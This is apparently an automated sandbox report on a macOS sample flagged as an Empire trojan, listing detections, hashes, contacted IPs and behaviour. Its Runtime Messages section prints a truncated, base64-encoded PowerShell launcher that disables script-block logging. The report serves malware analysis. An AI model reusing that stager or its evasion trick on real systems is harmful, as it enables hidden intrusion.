



ID: 538
Sample Name:
SwWPxGBaKt.macho
Cookbook:
defaultmacfilecookbook.jbs
Time: 10:55:14
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report SwWPxGBaKt.macho 3
Overview 3
General Information 3
Detection 3
Signatures 3
Classification 3
Startup 3
Yara Overview 3
Signature Overview 3
AV Detection: 3
Hooking and other Techniques for Hiding and Protection: 4
Mitre Att&ck Matrix 4
Behavior Graph 4
Screenshots 4
Thumbnails 4
Antivirus, Machine Learning and Genetic Malware Detection 5
Initial Sample 5
Dropped Files 5
Domains 5
URLs 5
Domains and IPs 6
Contacted Domains 6
URLs from Memory and Binaries 6
Contacted IPs 6
Public 6
General Information 6
Joe Sandbox View / Context 7
IPs 7
Domains 7
ASN 7
JA3 Fingerprints 7
Dropped Files 7
Runtime Messages 7
Created / dropped Files 8
Static File Info 8
General 8
Static Mach Info 8
Network Behavior 8
Network Port Distribution 8
TCP Packets 9
UDP Packets 9
System Behavior 9
Analysis Process: mono-sgen32 PID: 571 Parent PID: 493 9
General 9
Analysis Process: SwWPxGBaKt.macho PID: 571 Parent PID: 493 9
General 9
File Activities 9
File Read 9
Directory Enumerated 9

Copyright Joe Security LLC 2021

Analysis Report SwWPxGBaKt.macho

Overview


General Information

Sample Name:	SwWPxGBaKt.macho
Analysis ID:	538
MD5:	480e81fbccf4493..
SHA1:	ff68dd82ddd872b..
SHA256:	c364dcfa20543ed..
Infos:	

Most interesting Screenshot:



Detection




Score:	60
Range:	0 - 100
Whitelisted:	false

Signatures

- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for subm…
- Process executable has a file exten…
- Contains symbols with paths

Classification



Startup

- **System is macvm-highsierra**
- mono-sgen32 New Fork (PID: 571, Parent: 493)
  - SwWPxGBaKt.macho (MD5: 480e81fbccf44939cf4ad4d21f9ba230) Arguments: /Users/berri/Desktop/SwWPxGBaKt.macho
- **cleanup**

Yara Overview

No yara matches

Signature Overview



- AV Detection
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:



Copyright Joe Security LLC 2021

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file


Hooking and other Techniques for Hiding and Protection:

Process executable has a file extension which is uncommon (probably to disguise the executable)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	System Information Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Behavior Graph



Screenshots

Thumbnails

Copyright Joe Security LLC 2021

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SwWPxGBaKt.macho	33%	Virustotal		Browse
SwWPxGBaKt.macho	45%	ReversingLabs	MacOS.Trojan.Empr	
SwWPxGBaKt.macho	100%	Avira	OSX/Empr.vpkof	

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Copyright Joe Security LLC 2021


Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
17.171.27.65	unknown	United States		714	APPLE-ENGINEERINGUS	false
17.253.109.202	unknown	United States		6185	APPLE-AUSTINUS	false
2.22.90.177	unknown	European Union		20940	AKAMAI-ASN1EU	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	538
Start date:	08.04.2021
Start time:	10:55:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SwWPxGBaKt.macho
Cookbook file name:	defaultmacfilecookbook.jbs
Analysis system description:	Virtual Machine, High Sierra (Office 2016 v16.16, Java 11.0.2+9, Adobe Reader 2019.010.20099)
Analysis Mode:	default
Detection:	MAL

Copyright Joe Security LLC 2021

Classification:	mal60.evad.macMACHO@0/0@0/0
Warnings:	Show All

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AKAMAI-ASN1EU	nnrlOwKZlc.exe	Get hash	malicious	Browse	• 2.20.142.210
	cMOtS8JQVW.exe	Get hash	malicious	Browse	• 2.20.142.209
	ekdCcEl5KV.exe	Get hash	malicious	Browse	• 2.20.142.210
	payroll.html	Get hash	malicious	Browse	• 23.0.174.219
	payroll.html	Get hash	malicious	Browse	• 23.0.174.219
	0705UKdp.exe	Get hash	malicious	Browse	• 104.123.31.226
	Remittance.html	Get hash	malicious	Browse	• 184.31.91.23
	ProcessFresh	Get hash	malicious	Browse	• 184.31.91.23
	wildix-collaboration-mobile.apk	Get hash	malicious	Browse	• 104.126.36.152
	wildix-collaboration-mobile.apk	Get hash	malicious	Browse	• 104.126.36.235
	Curriculo Laura Sperandio.xlsm	Get hash	malicious	Browse	• 92.122.213.192
	zrmbk.exe	Get hash	malicious	Browse	• 2.20.142.209
	steam.exe	Get hash	malicious	Browse	• 92.122.213.232
	p	Get hash	malicious	Browse	• 95.101.185.4
	xSf	Get hash	malicious	Browse	• 95.101.185.4
	FileZilla_3.52.2_win64_sponsored-setup.exe	Get hash	malicious	Browse	• 92.123.77.73
	FileZilla_3.52.2_win64_sponsored-setup.exe	Get hash	malicious	Browse	• 2.20.143.38
	equinix-customer-portal.apk	Get hash	malicious	Browse	• 95.101.20.19
	parler.apk	Get hash	malicious	Browse	• 95.101.20.11
	mobdro.apk	Get hash	malicious	Browse	• 2.20.143.13

JA3 Fingerprints

No context

Dropped Files

No context

Runtime Messages

Command:	/Users/berri/Desktop/SwWPxGBaKt.macho
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	

Copyright Joe Security LLC 2021

Standard Error:	File '<string>'; line 1 wershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAUwBJAE8AbgBUAEEAQgBsAEUALgBQAFMAVgBFAHIAcwBJAE8ATgAuAE0AYQBKAG8AUgAgAC0AZwBFACAAMwApAHsAJABHAFAARgA9AFsAcgBFAGYAXQAuAEEAcwBTAEUAbQBiAEwAeQAuAEcAZQB0AFQAWQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAEkARQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAEUAVABWAGEAbAB1AEUAKAAkAE4AVQBsAGwAKQA7AEkAZgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAaQBnAG8AZwBnACcAKQAgAC0AbgBlACAAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsATABvAGcAZwBpAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKQAuAFIAZQBwAGwAYQBjAGUAKAAnACcALAAnACcAKQBbAFQAeQBwAGUAXQAoACcAewAxAH0AewAwAH0AewAyAH0AewAzAH0AewA0AH0AJwAgAC0AZgAgACcAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBQAHIAbwBjAGUAcwBzACcALAAnAEEAJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJABWAEEATAB9AEUAbABzAEUAewBbAFMAQwBSAGkAUABUAEIATABPAEMAawBdAC4AIgBHAGUAdABGAEkAZQBgAGwARAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsAJABHAFAAQwBbACcASABMAEUAUABOAGUAVwAtAE8AYgBqAEUAQwB0ACAAQwBvAGwATABlAEMAVABJAE8AbgBzAC4ARwBFAG4AZQByAGkAQwAuAEgAYQBTAGgAUwBFAFQAWwBzAFQAcgBJAE4AZwBdACkAKQB9AFsAUgBlAGYAXQAuAEEAUwBzAEUATQBCAEwAWQAuAEcARQBUAFQAW^ SyntaxError: invalid syntax

Created / dropped Files

No created / dropped files found

Static File Info


General

File type:	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
Entropy (8bit):	3.354292401855357
TrID:	• Mac OS X Mach-O 64bit Intel executable (20004/1) 100.00%
File name:	SwWPxGBaKt.macho
File size:	25104
MD5:	480e81fbccf44939cf4ad4d21f9ba230
SHA1:	ff68dd82ddd872b04b8605adfc7be8f42bb38b0e
SHA256:	c364dcfa20543edbe9af0c94bedab5d79002277f97dfcbea3a704e5b4f1088e9
SHA512:	e914e4dd698df816540b41bbdfa4f342dbc6ebe49e7b2b46e5c8b25fb7b61b4cdcb45b87baec355c3ff3efb30fe6b78dd1037d3616e15dd31d48120e45f0557c
SSDEEP:	384:dWvPTo8CduyVFwZqbOpFZ4wYMj+iOPZf6QTN:dQs8SucCqbqZ4vMHQT
File Content Preview:	.....P..... .....H..__PAGEZERO..... .....__TEXT..... .....__text....._TEXT.....

Static Mach Info

Network Behavior

Network Port Distribution



TCP Packets

UDP Packets

System Behavior

Analysis Process: mono-sgen32 PID: 571 Parent PID: 493

General

Start time:	10:56:05
Start date:	08/04/2021
Path:	/Library/Frameworks/Mono.framework/Versions/4.4.2/bin/mono-sgen32
Arguments:	n/a
File size:	3722408 bytes
MD5 hash:	8910349f44a940d8d79318367855b236

Analysis Process: SwWPxGBaKt.macho PID: 571 Parent PID: 493

General

Start time:	10:56:05
Start date:	08/04/2021
Path:	/Users/berri/Desktop/SwWPxGBaKt.macho
Arguments:	/Users/berri/Desktop/SwWPxGBaKt.macho
File size:	25104 bytes
MD5 hash:	480e81fbccf44939cf4ad4d21f9ba230

File Activities

File Read

Directory Enumerated

Copyright Joe Security LLC 2021